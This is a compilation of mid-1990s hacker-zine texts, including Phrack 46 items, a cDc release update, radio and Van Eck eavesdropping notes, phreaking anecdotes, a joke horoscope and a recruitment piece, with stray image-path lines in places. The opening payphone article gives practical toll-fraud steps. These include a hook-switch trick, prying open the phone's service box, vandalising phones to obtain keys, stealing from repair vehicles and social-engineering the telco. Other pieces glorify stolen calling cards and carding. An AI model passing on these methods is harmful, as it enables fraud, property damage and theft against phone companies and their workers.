Let's get ahead. Since all payphones are operating on a regular line, you can call them up. Most of them have a sign reading their number, some don't. For those who don't, there is no way for you to figure out their number, since they did not invent ANI yet over here in the country famous for its good beer and yodel chants. Well, try it. I know you thought about it. Call it collect. Dialing 010 will drop you to a long-distance operator, just in case you didn't know. He will connect the call, since there is no database with all the payphone numbers, the payphone will ring, you pick up, the operator will hear the cuckoo tone, and tell you to fuck off. Bad luck, eh?

This would not be Phrack if there would be no way to screw it. If you examine the hook switch on it closely, you will figure out that, if you press it down real slow and carefully, there are two levels at whom it provokes a function; the first will make the phone hang up the line, the second one to reset itself. Let me make this a little clearer in your mind.



```
                    |          <--- reset
                    |
                  -----        <--- totally hung up
```

Involves a little practice, though. Just try it. Dial a number it will let you dial, like 0130, then it will just sit there and wait for you to dial the rest of the number. Start pressing down the hookswitch really slow till the line clicks away into suspense, if you release it again it will return you to the dial tone and you are now able to call numbers you aren't supposed to call, like 010 (if you don't have a card, don't have one, that's not graceful), or 001-212-456-1111. Problem is, the moment the other party picks up, the phone will receive a charge subtraction tone, which is a 16kHz buzz that will tell the payphone to rip the first charge unit, 30 pfennigs, off your card, and if you don't have one inserted and the phone fails to collect it, it will go on and reset itself disconnecting the line. Bad luck. Still good enough to harass your favorite fellas for free, but not exactly what we're looking for, right? Try this one. Push the hook lever to the suspension point, and let it sit there for a while, you will have to release it a bit every 5 seconds or so, or the phone will reset anyway. If you receive a call while doing this, a buzz will appear on the line.

Upon that buzz, let the lever go and you'll be connected, and the cuckoo tone will be shut up! So if you want to receive a collect call, this is how you do it. Tell the operator you accept the charges, and talk away. You can use this method overseas, too: Just tell your buddy in the states to call Germany Direct (800-292-0049) and make a collect call to you waiting in the payphone, and you save a cool $1.17 a minute doing that. So much for the kids that just want to have some cheap fun, and on with the rest.

Wasting so much time in that rotten payphone, you probably noticed the little black box beneath the phone. During my, erm, research I found out that this box contains some fuses, a standard Euro 220V power connector, and a TAE-F standard phone connector. Completing the fun is the fact that it's extremely easy to pry it open. The TAE-F plug is also bypassing the phone and the charge collection circuits, so you can just use it like your jack at home. Bring a crowbar and your laptop, or your Pentium tower, power it over the payphone and plug your Dual into the jack. This way you can even run a board from a payphone, and people can download the latest WaReZzzZzz right from the booth. It's preferable to obtain a key for the lock of the box, just do some malicious damage to it (yes, let the animal take control), and call Telekom Repairs at 1171 and they will come and fix it. Since they always leave their cars unlocked, or at least for the ones I ran across, you can either take the whole car or all their k-rad equipment, manuals, keys, and even their lunch box. But we're shooting off topic here. The keys are usually general keys, means they fit on all payphones in your area. There should also be a nationwide master key, but the German Minister of Tele-communications is probably keeping that one in his desk drawer.

The chargecards for the card-op ones appear to have a little chip on them, where each charge unit is being deducted, and since no-one could figure out how it works, or how to refill the cards or make a fake one, but a lot of German phreaks are busy trying to figure that out.

A good approach is also social-engineering Telekom so they turn off the charge deduction signal (which doesn't mean the call are free, but the buzz is just not transmitted any more) so the phone doesn't receive a signal to charge you any money no matter where you call. The problem with this method is that the world will spread in the neighborhood that there is a payphone where you can call for free, and therefore it will be so crowded that you can't use it, and the phone pals will catch up fast. It's fun though, I tried it, and I still get free drinks at the local pub for doing it.

Another k-rad feature on them is the built-in modem that they use

to get their software. On a fatal error condition they appear to dial a telecom number and download the latest software just how their ROM commands them to do. We will shortly take a phone, install it somewhere else and figure out where it calls, what the protocol is and what else is being transmitted, but that will probably be in another Phrack.

If you found out anything that might be of interest, you are welcome to mail it to onkeld@ponton.hanse.de using the public key beneath. Unencrypted mail will be killed since ponton.hanse.de is run by a paranoid bitch that reads all traffic just for the hell of it, and I don't want the phedzZz to come and beat me over the head with a frozen chunk o' meat or worse.

Stay alert, watch out and have fun...

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3a

mQCNAize9DEAAAEEAKOb5ebKYg6cAxaiVT/H5JhCqgNNDHpkBwFMNuQW2nGnLMvg
Q0woIxrM5ltnnuCBJGrGNskt3IMXsav6+YFjG6IA8YRHgvWEwYrTeW2tniS7/dXY
fqCCSzTxJ9TtLAiMDBgJFzOIUj3025zp7rVvKThqRghLx4cRDVBISel/bMSZAAUR
tChPbmtlbCBEaXR0bWV5ZXIgPG9ua2VsZEBwb250b24uaGFuc2UuZGU+
=b5ar
-----END PGP PUBLIC KEY BLOCK-----

```
      _   _                                                          _   _
     ((___))                INFORMATION IS JUNK MAIL                ((___))
     [ x x ]                                                        [ x x ]
      \   /                   cDc communications                     \   /
      (' ')             -cDc- CULT OF THE DEAD COW -cDc-              (' ')
       (U)                                                            (U)
  deal with it,        presents unto you 10 phat t-files,        deal with it,
   S U C K E R                fresh for July 1994:                S U C K E R
```

New gNu NEW gnU new GnU nEW gNu neW gnu nEw GNU releases for July, 1994:

_____/Text Files_____

261: "Interview with Greta Shred" by Reid Fleming. Reid conducts an in-depth interview with the editor of the popular 'zine, _Mudflap_.

262: "_Beverly Hills 90210_ as Nostalgia Television" by Crystal Kile. Paper presented for the 1993 National Popular Culture Association meeting in New Orleans.

263: "What Color Is the Sky in Your World?" by Tequila Willy. Here's your homework, done right for you by T. "Super-Brain" Willy.

264: "Chicken Hawk" by Mark E. Dassad. Oh boy. Here's a new watermark low level of depravity and sickness. If you don't know what a "chicken hawk" is already, read the story and then you'll understand.

265: "Eye-r0N-EE" by Swamp Ratte'. This one's interesting 'cause only about half-a-dozen or so lines in it are original. The rest was entirely stuck together from misc. files on my hard drive at the time. Some art guy could say it's a buncha post-this&that, eh? Yep.

266: "Interview with Barbie" by Clench. Barbie's got her guard up. Clench goes after her with his rope-a-dope interview style. Rope-a-dope, rope-a-dope. This is a boxing reference to a technique mastered by The Greatest of All Time, Muhamed Ali.

267: "About a Boy" by Franken Gibe. Mr. Gibe ponders a stolen photograph. Tiny bunnies run about, unhindered, to find their own fate.

268: "Mall Death" by Snarfblat. Story about a Dumb Girl[TM]. Are you surprised?

269: "Prophile: Future History" by THE NIGHTSTALKER. It's the future, things are different, but the Master Hacker Dude lives on.

270: "Time out for Pop" by Malcolm D. Moore. Sad account of a hopless-pop.

_____/cDc Gnuz_____

"And that no man might buy or sell, save he that had the mark, or the name of the Cow, or the number of his name. Here is wisdom. Let him that hath understanding count the number of the Cow: for it is the number of a man; and his number is eight billion threescore and seven million nine hundred fourty-four thousand three hundred threescore and two. So it is written." -Omega

Yowsah, yowsah, yowsah. JULY once again, the super-hooray month which marks cDc's 8th year of existence. Outlasting everyone to completely rule and dominate all of cyberspace, blah blah blah. Yeah, think a special thought about cDc's significance in YOUR life the next time you go potty. Name your firstborn child after me, and we'll call it karmicly even, pal. My name is Leroy.

We're always taking t-file submissions, so if you've got a file and want to really get it out there, there's no better way than with cDc. Upload text to The Polka AE, to sratte@phantom.com, or send disks or hardcopy to the cDc post office box in Lubbock, TX. No song lyrics and bad poetry please; we'll leave that to the no-class-havin', bottom-feeder e-shoveling orgs. out there.

News item of the month, as found by Count Zero:

"ROTTING PIG FOUND IN DITCH

VERDEN, OKLAHOMA - Responding to a tip from an employee, Verden farmer Bill McVey found a rotting pig in a ditch two miles north of town. Farmer McVey reported the pig to the authorities, because you cannot, legally, just leave a dead pig in a ditch. You must dispose of your deceased livestock properly. There are companies that will take care of this for you. As for proper disposal of large dead animals, McVey contracts with Used Cow Dealer."

"...and the rivers ran red with the bl00d
of the Damned and the Deleted..."
-Dem0nSeed

S. Ratte'
cDc/Editor and P|-|Ear13zz |_3@DeRrr
"We're into t-files for the groupies and money."
Middle finger for all.

Write to: cDc communications, P.O. Box 53011, Lubbock, TX 79453.
Internet: sratte@phantom.com.
ALL cDc FILES LEECHABLE FROM FTP.EFF.ORG IN pub/Publications/CuD/CDC.

---

cDc Global Domination Update #16-by Swamp Ratte'-"Hyperbole is our business"
Copyright (c) 1994 cDc communications. All Rights Reserved.


===[Radio Modification Project]==========>

Tuning in to Lower Frequency Signals June 26, 1994

==========[By: Grendel / 905]===>

The lower frequency regions of the radio spectrum are often ignored by ham'ers, pirates, and DX'ers alike due to the relatively little known ways of tuning in. The following article will detail how to construct a simple-made antenna to tune in to the LF's and show how to adjust an amateur band type radio

to receive the desired signals.




he lower frequency spectrum has been made to include the very low frequency ("VLF" 2 kHz to 30 kHz) band and a small part of the medium frequency ("MF" 300 - 500 kHz) band.

For our purposes, a suitable receiver must be able to cover the 2 kHz to 500 kHz range as well as being calibrated at 10 kHz intervals (standard). The receiver must also be capable of covering AM and CW broadcasts. For best capabilities, the receiver should also be able to cover LSB ("lower side band") and USB ("upper side band").

The Receiving System

The receiver I use consists of a standard amateur HF ("High Frequency") band receiver adjusted between the 3,500 and 4,000 kHz bands. This causes the receiver to act as a tuneable IF ("Intermediate Frequency") and also as demodulator. You will also require a wideband LF ("Low Frequency") converter which includes a 3,500 kHz crystal oscillator. See Fig. 1:



*The converter is a circuit board type 80D/L-101/PCB available from L.F. Engineering Co, 17 Jeffry Road, East Haven CT, 06513 for $43 US including S & H.One may be constructed to work with your receiver (but at a higher price no doubt).

Phono jack plugs and sockets are used for the interconnections throughout the receiving system and the converter and receiver (~) are connected with RG58 coax cable of no greater length than 4 ft.

When tuning, the station frequency is measured by deducting 3,500 kHz from the scale on the main receiver (ie. 340 kHz = 3,840 kHz on the main receiver, 120 = 3,620 kHz, 95 = 3,595 kHz, etc.)

The Ferrite End-fed Antenna

This is a small antenna designed to tune between 95 kHz and 500 kHz. It consists of a coil wound around a ferrite rod, with a 4 ft. lead.

Materials:

- 7 7/8" x 3/8" ferrite rod
- 5" 24 SWG double cotton covered copper wire
- 2 PLASTIC coated terry clips
- a wood or plastic base (8 1/2" x .8" x .5")
- 2 standard, two-gang 500 pF tuning capacitors
- a plastic plate (preferably 2" high)

Dr Wim Van Eck, was the one who developed the anonymous method for eavesdroping computers (and, apparently, not only) from distance, in the laboratories of Neher, Holland. This method is based on the fact that monitors do transmit electromagnetic radiations. As a device, it is not too complex and it can be constructed from an experienced electronics phreak. It uses a simple-direction antenna which grabs monitor signals from about 800 meters away. Simplified schematics are available from Consumertronics.

TEMPEST stands for Transient ElectroMagnetic Pulse Emanation STandard. It concerns the quantity of electromagnetic radiations from monitors and televisions, although they can also be detected on keyboards, wires, printers and central units. There are some security levels in which such radiations are supposed to be untraceable by Van Eck systems. Those security levels or standards, are described thoroughly in a technical exposition called NACSIM 5100A, which has been characterized by NSA classified.

Variations of the voltage of the electrical current, cause electromagnetic pulses in the form of radio waves. In cathode ray tube (C.R.T.) devices, such as televisions and monitors, a source of electrons scans the internal surface and activates phosphore. Whether or not the scanning is interlaced or non-interlaced, most monitors transmit frequencies varying from 50 to 75 Mhz per second. They also transmit harmonic frequencies, multiplies of the basic frequencies; for example a transmitter with signal of 10 Mhz per second will also transmit waves of 20, 30, 40 etc. Mhz. Those signals are weaker because the transmiter itself effaces them. Such variations in the voltage is what the Van Eck system receives and analyzes.

There are ways to prevent or make it harder for someone to monitor your monitor. Obviously you cannot place your computer system underground and cover it with a Faraday cage or a copper shield (If your case is already that, then you know more about Van Eck than I do). What else ?

(1) Certain computers, such as Wang's, prevent such divulges; give preference to them.

(2) Place your monitor into a grounded metal box, 1.5 cm thick.

(3) Trace your tracer(s). They gonna panic.

(4) Increase of the brightness and lowering of the contrast reduces TEMPEST's power. Metal objects, like bookshelves, around the room, will also help a little bit.

(5) Make sure that two or more monitors are transmitting at the same frequency and let them operate simultaneously; this will confuse Van Eck systems.

(6) Buy or make on your own, a device which will transmit noise at your monitor's frequency.

(7) Act naturally. That is:

(a) Call IRC, join #hack and never mumble a single word.

(b) Read only best selling books.

(c) Watch television at least 8 hours a day.

(d) Forget altruism; there is only you, yourself and your dick/crack.

(8) Turn the monitor off.

-Almost Busted-

By: Deathstar

It all started one week in the last month of summer. Only my brother and I were at the house for the whole week, so I did whatever I wanted. Every night, I would phreak all night long. I would be either at a payphone using AT&Tz, or at home sitting on a conference. I would be on the phone till at least four or five in the morning. But one night, my luck was running thin, and I almost phreaked for the last time. I was at a payphone, using cards. I had been there since around twelve midnight.. The payphone was in a shopping center with a supermarket and a few other stores. Most every thing closed at eleven.. Except for the nearby gas station. Anyway, I was on the phone with only one person that night. I knew the card would be dead by the end of the night so I went ahead and called him on both of his lines with both of the payphones in the complex with the same card. I had talked for hours. It started to get misty and hard to see. Then, I noticed a car of some kind pulling into the parking lot. I couldn't tell what kind of car it was, because it was so dark. The car started pulling up to me, and when it was around twenty feet away I realized it was a police car. They got on the loudspeaker and yelled "Stay where you are!". I dropped the phone and ran like hell past the supermarket to the edge of the complex. I went down a bike path into a neighborhood of townhouses. Running across the grass, I slipped and fell about two or three times. I knew they were following me, so I had to hide. I ran to the area around the back of the supermarket into a forest. I smacked right into a fence and fell on the ground. I did not see the fence since it was so dark. Crawling a few feet, I laid down and tried to cover my body with some leaves and dirt to hide. I was wearing an orange shirt and white shorts. I laid as still as I could, covered in dirt and leaves. I could hear the police nearby. They had flashlights and were walking through the forest looking for me. I knew I would get busted. I tried as hard as I could to keep from shaking in fear. I lay there for around thirty minutes. Bugs were crawling around on my legs biting me. I was itching all over. I couldn't give up though, because if they caught me I knew that would be the end of my phreaking career. I was trying to check if they were still looking for me, because I could not hear them. Just as I was about to make a run for it, thinking they were gone I heard a police radio. I sat tight again. For another hour, I lay there until finally I was sure they were gone. I got up and started to run. I made my way through the neighborhood to my house. Finally I got home. It was around five thirty a.m. I was filthy. The first thing I did was call the person I was talking to on the payphone and tell him what happened. Then, I changed clothes and cleaned myself up. I checked my vmb to find that a conference was up. I called it, and told my story to everyone on.

I thought that was the end of my confrontation with the police, but I was wrong. The next day I had some people over at my house. Two or Three good friends. One of them said that there was a fugitive loose in our town. We were bored so we went out in the neighborhood to walk around and waste time. Hardly anyone was outside, and police cars were going around everywhere. One guy did leave his house but he brought a baseball bat with him. We thought it was funny. Anyway, we soon got bored and went back home. Watching tv, we turned to the news. They had a Report about the Fugitive. We watched. It showed a picture of the shopping center I was at. They said "One suspect was spotted at this shopping center last night at around four thirty in the morning. The officer is around ninety five percent sure that the suspect was the fugitive. He was wearing a orange shirt and white shorts, and ran when approached." I then freaked out. They were searching my neighborhood for a fugitive that didn't exist! I called back the guy I was talking to the night before and told him, and then told everyone that was on the conference the night before. It ended up that the fugitives never even entered our state. They were caught a week later around thirty miles from the prison they escaped from. Now I am known by two nicknames. "NatureBoy" because everyone says I communed with nature for a hour and a half hiding from the police, and "The Fugitive" for obvious reasons. Anywayz, That's how I was almost busted..

-DS

The following is a *true* story. It amused the hell out of me while it was happening. I hope it isn't one of those "had to be there" things.
Copyright 1994 Captain Sarcastic, all rights reserved.

On my way home from the second job I've taken for the extra holiday ca$h I need, I stopped at Taco Bell for a quick bite to eat. In my billfold is a $50 bill and a $2 bill. That is all of the cash I have on my person. I figure that with a $2 bill, I can get something to eat and not have to worry about people getting pissed at me.

ME: "Hi, I'd like one seven layer burrito please, to go."
IT: "Is that it?"
ME: "Yep."
IT: "That'll be $1.04, eat here?"
ME: "No, it's *to* *go*." [I hate effort duplication.]

At his point I open my billfold and hand him the $2 bill. He looks at it kind of funny and

IT: "Uh, hang on a sec, I'll be right back."

He goes to talk to his manager, who is still within earshot. The following conversation occurs between the two of them.

IT: "Hey, you ever see a $2 bill?"
MG: "No. A what?"
IT: "A $2 bill. This guy just gave it to me."
MG: "Ask for something else, THERE'S NO SUCH THING AS A $2 BILL." [my emp]
IT: "Yeah, thought so."

He comes back to me and says

IT: "We don't take these. Do you have anything else?"
ME: "Just this fifty. You don't take $2 bills? Why?"
IT: "I don't know."
ME: "See here where it says legal tender?"
IT: "Yeah."
ME: "So, shouldn't you take it?"
IT: "Well, hang on a sec."

He goes back to his manager who is watching me like I'm going to shoplift, and

IT: "He says I have to take it."
MG: "Doesn't he have anything else?"
IT: "Yeah, a fifty. I'll get it and you can open the safe and get change."
MG: "I'M NOT OPENING THE SAFE WITH HIM IN HERE." [my emp]
IT: "What should I do?"
MG: "Tell him to come back later when he has REAL money."
IT: "I can't tell him that, you tell him."
MG: "Just tell him."
IT: "No way, this is weird, I'm going in back."

The manager approaches me and says

MG: "Sorry, we don't take big bills this time of night." [it was 8pm and this particular Taco Bell is in a well lighted indoor mall with 100 other stores.]
ME: "Well, here's a two."
MG: "We don't take *those* either."
ME: "Why the hell not?"
MG: "I think you *know* why."
ME: "No really, tell me, why?"
MG: "Please leave before I call mall security."
ME: "Excuse me?"
MG: "Please leave before I call mall security."
ME: "What the hell for?"
MG: "Please, sir."
ME: "Uh, go ahead, call them."

MG: "Would you please just leave?"
ME: "No."
MG: "Fine, have it your way then."
ME: "No, that's Burger King, isn't it?"

At this point he BACKS away from me and calls mall security on the phone around the corner. I have two people STARING at me from the dining area, and I begin laughing out loud, just for effect. A few minutes later this 45 year oldish guy comes in and says [at the other end of counter, in a whisper]

SG: "Yeah, Mike, what's up?"
MG: "This guy is trying to give me some [pause] funny money."
SG: "Really? What?"
MG: "Get this, a *two* dollar bill."
SG: "Why would a guy fake a $2 bill?" [incredulous]
MG: "I don't know? He's kinda weird. Says the only other thing he has is a fifty."
SG: "So, the fifty's fake?"
MG: "NO, the $2 is."
SG: "Why would he fake a $2 bill?"
MG: "I don't know. Can you talk to him, and get him out of here?"
SG: "Yeah..."

Security guard walks over to me and says

SG: "Mike here tells me you have some fake bills you're trying to use."
ME: "Uh, no."
SG: "Lemme see 'em."
ME: "Why?"
SG: "Do you want me to get the cops in here?"

At this point I was ready to say, "SURE, PLEASE," but I wanted to eat, so I said

ME: "I'm just trying to buy a burrito and pay for it with this $2 bill."

I put the bill up near his face, and he flinches like I was taking a swing at him. He takes the bill, turns it over a few times in his hands, and says

SG: "Mike, what's wrong with this bill?"
MG: "It's fake."
SG: "It doesn't look fake to me."
MG: "But it's a **$2** bill."
SG: "Yeah?"
MG: "Well, there's no such thing, is there?"

The security guard and I both looked at him like he was an idiot, and it dawned on the guy that he had no clue.

My burrito was free and he threw in a small drink and those cinnamon things, too. Makes me want to get a whole stack of $2 bills just to see what happens when I try to buy stuff. If I got the right group of people, I could probably end up in jail. At least you get free food.

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 4 of 28

```
                    //   //  /\   //   ====
                   //   //  //\\ //   ====
                  ==== //  //  \\/   ====

                 /\   //  // \\    //  /===   ====
                //\\ //  //   //  //   \=\   ====
               //  \\/    \\ //  //   ===/  ====
```

PART II

The official Legion of Doom t-shirts are still available.
Join the net.luminaries world-wide in owning one of
these amazing shirts. Impress members of the opposite sex, increase
your IQ, annoy system administrators, get raided by the government and
lose your wardrobe!

Can a t-shirt really do all this? Of course it can!

"THE HACKER WAR -- LOD vs MOD"

This t-shirt chronicles the infamous "Hacker War" between rival
groups The Legion of Doom and The Masters of Destruction. The front
of the shirt displays a flight map of the various battle-sites
hit by MOD and tracked by LOD. The back of the shirt
has a detailed timeline of the key dates in the conflict, and
a rather ironic quote from an MOD member.

(For a limited time, the original is back!)

"LEGION OF DOOM -- INTERNET WORLD TOUR"

The front of this classic shirt displays "Legion of Doom Internet World
Tour" as well as a sword and telephone intersecting the planet
earth, skull-and-crossbones style. The back displays the
words "Hacking for Jesus" as well as a substantial list of "tour-stops"
(internet sites) and a quote from Aleister Crowley.

All t-shirts are sized XL, and are 100% cotton.

Cost is $15.00 (US) per shirt. International orders add $5.00 per shirt for
postage.

Send checks or money orders. Please, no credit cards, even if
it's really your card.

Name: _____

Address: _____

City, State, Zip: _____

I want ____ "Hacker War" shirt(s)

I want ____ "Internet World Tour" shirt(s)

Enclosed is $_____ for the total cost.

Mail to: Chris Goggans
603 W. 13th #1A-278
Austin, TX 78701

These T-shirts are sold only as a novelty items, and are in no way attempting to glorify computer crime.

---

introducing...

The PHRACK Horoscope, Summer 1994

Foreseen in long nights of nocturnal lubrication by Onkel Dittmeyer

---

Do you believe in the stars? Many do, some don't. In fact, the stars can tell you a whole lot about the future. That's bullshit? You don't believe it? Good. Be doomed. See you in hell. Here's the official PHRACK horoscope for all eleet hackerz for the summer of 1994.

You can use this chart to find out your zodiac sign by your DOB.

Aquarius.....01/20 - 02/18	Leo.....07/23 - 08/22
Pisces.....02/19 - 03/20	Virgo.....08/23 - 09/22
Aries.....03/21 - 04/19	Libra.....09/23 - 10/22
Taurus.....04/20 - 05/20	Scorpio.....10/23 - 11/21
Gemini.....05/21 - 06/20	Sagittarius..11/22 - 12/21
Cancer.....06/21 - 07/22	Capricorn....12/22 - 01/19

---

oOo This summer's best combinations oOo

YOU	LOVE	BS VICTIM	H0T WAREZ
Aquarius	Libra	Leo	Sagittarius
Pisces	Sagittarius	Aquarius	Cancer
Aries	Aries	Cancer	Capricorn
Taurus	Gemini	Pisces	Taurus
Gemini	Cancer	Aries	Scorpio
Cancer	Leo	Virgo	Gemini
Leo	Scorpio	Gemini	Leo
Virgo	Capricorn	Sagittarius	Libra
Libra	Virgo	Libra	Virgo
Scorpio	Pisces	Capricorn	Pisces
Sagittarius	Aquarius	Scorpio	Aquarius
Capricorn	Taurus	Taurus	Aries

And Now... The 3l33t And Official PHRACK Summer 1994 Horoscope!

Aries [March 21st - April 19th]

There is a pot full of k0DeZ at the end of the rainbow for you.
Try to channel all your ambition on finding it, hint: you won't find it in /bin/gif/kitchen.gear.
Warning: Risk of bust between August 5th and August 10th!
Luck [oooo.] - Wealth [oo...] - Bust risk [ooo..] - Love [o....]

Taurus [April 20th - May 20th]

PhedZzZz are lurking behind Saturn, obscured behind one of the rings.
Be sure to *67 all your calls, and you'll be fine. Hint: Don't undertake any interstellar space travel, and avoid big yellow ships.

Watch out for SprintNet Security between July 12th and August 1st.
Luck [oo...] - Wealth [oo...] - Bust risk [oooo.] - Love [ooo..]

Gemini [May 21st - June 20th]

There might be a force dragging you into warez boards. Try to resist the attraction, or you might be thrown out of the paradise.
Hint: If a stranger with a /ASL connect crosses your way, stay away from him.
Warning: Your Dual Standard HST might explode sometime in June.
Luck [o....] - Wealth [ooo..] - Bust risk [o....] - Love [oo...]

Cancer [June 21st - July 22nd]

There are dark forces on your trail. Try to avoid all people wearing suits, don't get in their cars, and don't let them give you shit.
Hint: Leave the country as soon if you can, or you won't be able to.
Look out for U4EA on IRC in late July, you might get /killed.
Luck [o....] - Wealth [oo...] - Bust risk [ooooo] - Love [oo...]

Leo [July 23rd - August 22nd]

The path of Venus this year tells us that there is love on the way for you. Don't look for it on X-rated ftp sites, it might be out there somewhere. Hint: Try getting out of the house more frequently or you might miss it.
Warning: If Monica Weaver comes across your way, break and run!
Luck [ooo..] - Wealth [o....] - Bust risk [oo...] - Love [oooo.]

Virgo [August 23rd - September 22nd]

Pluto tells us that you should stay away from VAXes in the near future.
Lunatic force tells us that you might have more luck on Berkeley UNIX.
Hint: Try to go beyond cat /etc/passwd. Explore sendmail bugs.
Warning: In the first week of October, there is a risk of being ANIed.
Luck [oooo.] - Wealth [oo...] - Bust risk [oo...] - Love [o....]

Libra [September 23rd - October 22nd]

The closer way of Mars around the Sun this year might mean that you will be sued by a telco or a big corporation. The eclipse of Uranus could say that you might have some luck and card a VGA 486 Laptop.
Hint: Be careful on the cordless.
Watch out for good stuff in dumpsters between July 23rd and July 31st.
Luck [oo...] - Wealth [o....] - Bust risk [oooo.] - Love [oo...]

Scorpio [October 23rd - November 21st]

Sun propulsions say that you should spend more time exploring the innards of credit report systems, but be aware that Saturn reminds you that one local car dealer has his I.D. monitored.
Hint: Stay out of #warez
Warning: A star called 43-141 might be your doom. Watch out.
Luck [ooo..] - Wealth [oooo.] - Bust risk [oo...] - Love [oo...]

Sagittarius [November 22nd - December 21st]

Cold storms on Pluto suggest that you don't try to play eleet anarchist on one of the upcoming cons. Pluto also sees that there might be a slight chance that you catch a bullet pestering a cop.
Hint: Be nice to your relatives.
You might get lucky BSing during the third week of August.
Luck [o....] - Wealth [oo...] - Bust risk [ooo..] - Love [oo...]

Capricorn [December 22nd - January 19th]

This summer brings luck to you. Everything you try is about to work out. You might find financial gain in selling k0DeZ to local warez bozos. Hint: Don't try to BS at a number who is a prime number, they will trace your ass and beat you to death with a raw cucumber.

Special kick of luck between June 14th and July 2nd.
Luck [ooooo] - Wealth [oooo.] - Bust risk [oo...] - Love [ooo..]

Aquarius [January 20th - February 18th]

The third moon of Saturn suggests to stay in bed over the whole summer, or everything will worsen. Avoid to go to any meetings and cons. Do not try to get up before September 11th.
Hint: You can risk to call PRODIGY and have a gR3aT time.
Warning: High chance of eavesdroping on your line on August 14th.
Luck [.....] - Wealth [o....] - Bust risk [ooooo] - Love [o....]

Pisces [February 19th - March 20th]

Mars reads a high mobility this summer. You should try to go to a foreign county, maybe visit HEU II. Finances will be OK. Do not go on any buses for that might be your doom.
Hint: Don't get a seat near a window, whatever you do.
Warning: Avoid 6'8" black guys in Holland, they might go for your ass.
Luck [ooo..] - Wealth [ooo..] - Bust risk [o....] - Love [oo...]

If your horoscope does not come true, complain to god@heaven.mil. 31337
If it does, you are welcome to report it to onkeld@ponton.hanse.de. 43V3R

::

The SenseReal Mission

If you are reading this it indicates you have reached a point along your journey that you will have to decide whether you agree with The SenseReal Foundation or whether you think that those who believe and support The SenseReal Foundation are crazy. Your decision to join The SenseReal Foundation on it's mission will undoubtedly change your life forever. When you understand the reason it exists and what it seeks you will better know how to decide. That is why this text was created.

He is known as Green Ghost. Some know him as Jim Nightshade. He was born in 1966. He is not a baby boomer and he is not a Generation Xer. He falls into that group of the population that has so far escaped definition. He is a (yberpunk. He was (yberpunk before (yberpunk was cool. He is the founder and leader of The SenseReal Foundation. You will learn more about him later.

But first you will have to know about the background. There once was a man named Albert Hoffman. In 1943, on April 16 Hoffman absorbed a threshold amount of the drug known as LSD. He experienced "a peculiar restlessness". LSD since that time has played an important role in this world.

There are other agents involved in the story. Mary Pinchot, JFK, Nixon, Charles Manson, Jimi Hendrix, Timothy Leary, Elvis Presley and many others. There are too many details and explanations necessary to explain everything here. But this does not matter.

Because the SenseReal Foundation is about riding the wave. We believe that the ultimate goal cannot be defined. To define it would be to destroy it.

The SenseReal Foundation hopes that things can be changed for the better. But we realize that the situation can become much worse. From what history teaches us and what we instinctively feel, we know that there is a great probability that things will get much worse before and if things ever get better. Doom looms on the horizon like an old friend.

Freedom is being threatened every day and The SenseReal Foundation seeks to defend and seek Freedom. Big Brother is here NOW and to deny his existence is only to play into his hand. The goal of our government both here in America and worldwide is to remain in power and increase it's control of The People. To expose Big Brother and destroy him is one of the many goals of The SenseReal Foundation.

As a member of (yberspace and an agent of The SenseReal Foundation you will have to carefully consider your interaction

with the flow of Info. The ideals of Liberty must be maintained.

The SenseReal Foundation provides a grounding point. The place where the spark transfers from plasma to light and back to plasma. Tesla was not on the wrong track. The SenseReal Foundation is a mechanism which seeks to increase Freedom. Only by learning more can we defeat the Evil. The Good must prevail.

If you have the Hacker spirit and think along the same lines then The SenseReal Foundation may be your calling. If you think like J.R. Dobbs or Green Ghost then it is possible we can make it through The Apocalypse. A final date has never been announced for this event. Green Ghost does not claim to know the exact date but he does claim to have some Info on it.

Green Ghost does not claim to have all the answers or even to know all the questions. He was first exposed to computers in the early 70's at his local high school. The first computer he ever used was a Honeywell terminal connected to a mainframe operated at the home office of Honeywell and operated for the school.

This machine was programed by feeding it stacks of cards with boxes X'd out with a No. 2 pencil. It did have a keyboard hooked up to a printer which served for the monitor. The text was typed out and the paper rolled out of the machine in great waves. This experience left him wanting more. Somewhere between the machine and the mind were all the questions and all the answers.

The SenseReal Foundation will supply some of the means. We must all work together if we are to succeed. UNITED WE STAND, DIVIDED WE FALL. If you wish to participate with The SenseReal Foundation you must devote yourself to becoming an Info Agent.

As an Info Agent it is your duty to seek Truth and Knowledge out wherever it is located. To Learn and to seek to increase the Learning of all at The SenseReal Foundation. Different people will be needed to help out in different ways.

SenseReal's Info Agents are located all around the world and are in contact with fellow SenseReal members via any one of several SenseReal facilities. The primary establishment and headquarters of The SenseReal Foundation is SenseReal's own online system:

T /-/ E /-/ /=\ (/< E R ' S /\/\ /=\ /\/ S / O /\/

>>>::: 1 - 8 0 3 - 7 8 5 - 5 0 8 0 :::<<<

27 Hours Per Day /14.4 Supra /Home of The SenseReal Foundation

Also contact via SenseReal's mail drop by writing or sending materials to: TSF \ Electronic Mail:
P.O. BOX 6914 \ Green_Ghost@neonate.atl.ga.us
HILTON HEAD, SC 29938-6914 \

The Hacker's /\/\ansion is a system like no other. While it is not your typical Hackers board it has much Info on Hacking. While it is not like any Adult system you've ever seen it has the most finest Adult material available anywhere. It is not a Warez board but we are definitely Pirates. Because we are (yberpunks. What makes the Hacker's Mansion different is our emphasis on quality.

Everything that you find at The /-/acker's /\/\ansion is 1ST (lass. All the coolest E-zines are pursued here. Phrack, CUD, and Thought Virus to name just a few. Of course there is one other source for Thought Virus:

Send E-Mail to: ListServ@neonate.atl.ga.us

In the subject or body of the message write:

FAQ ThoughtCriminals

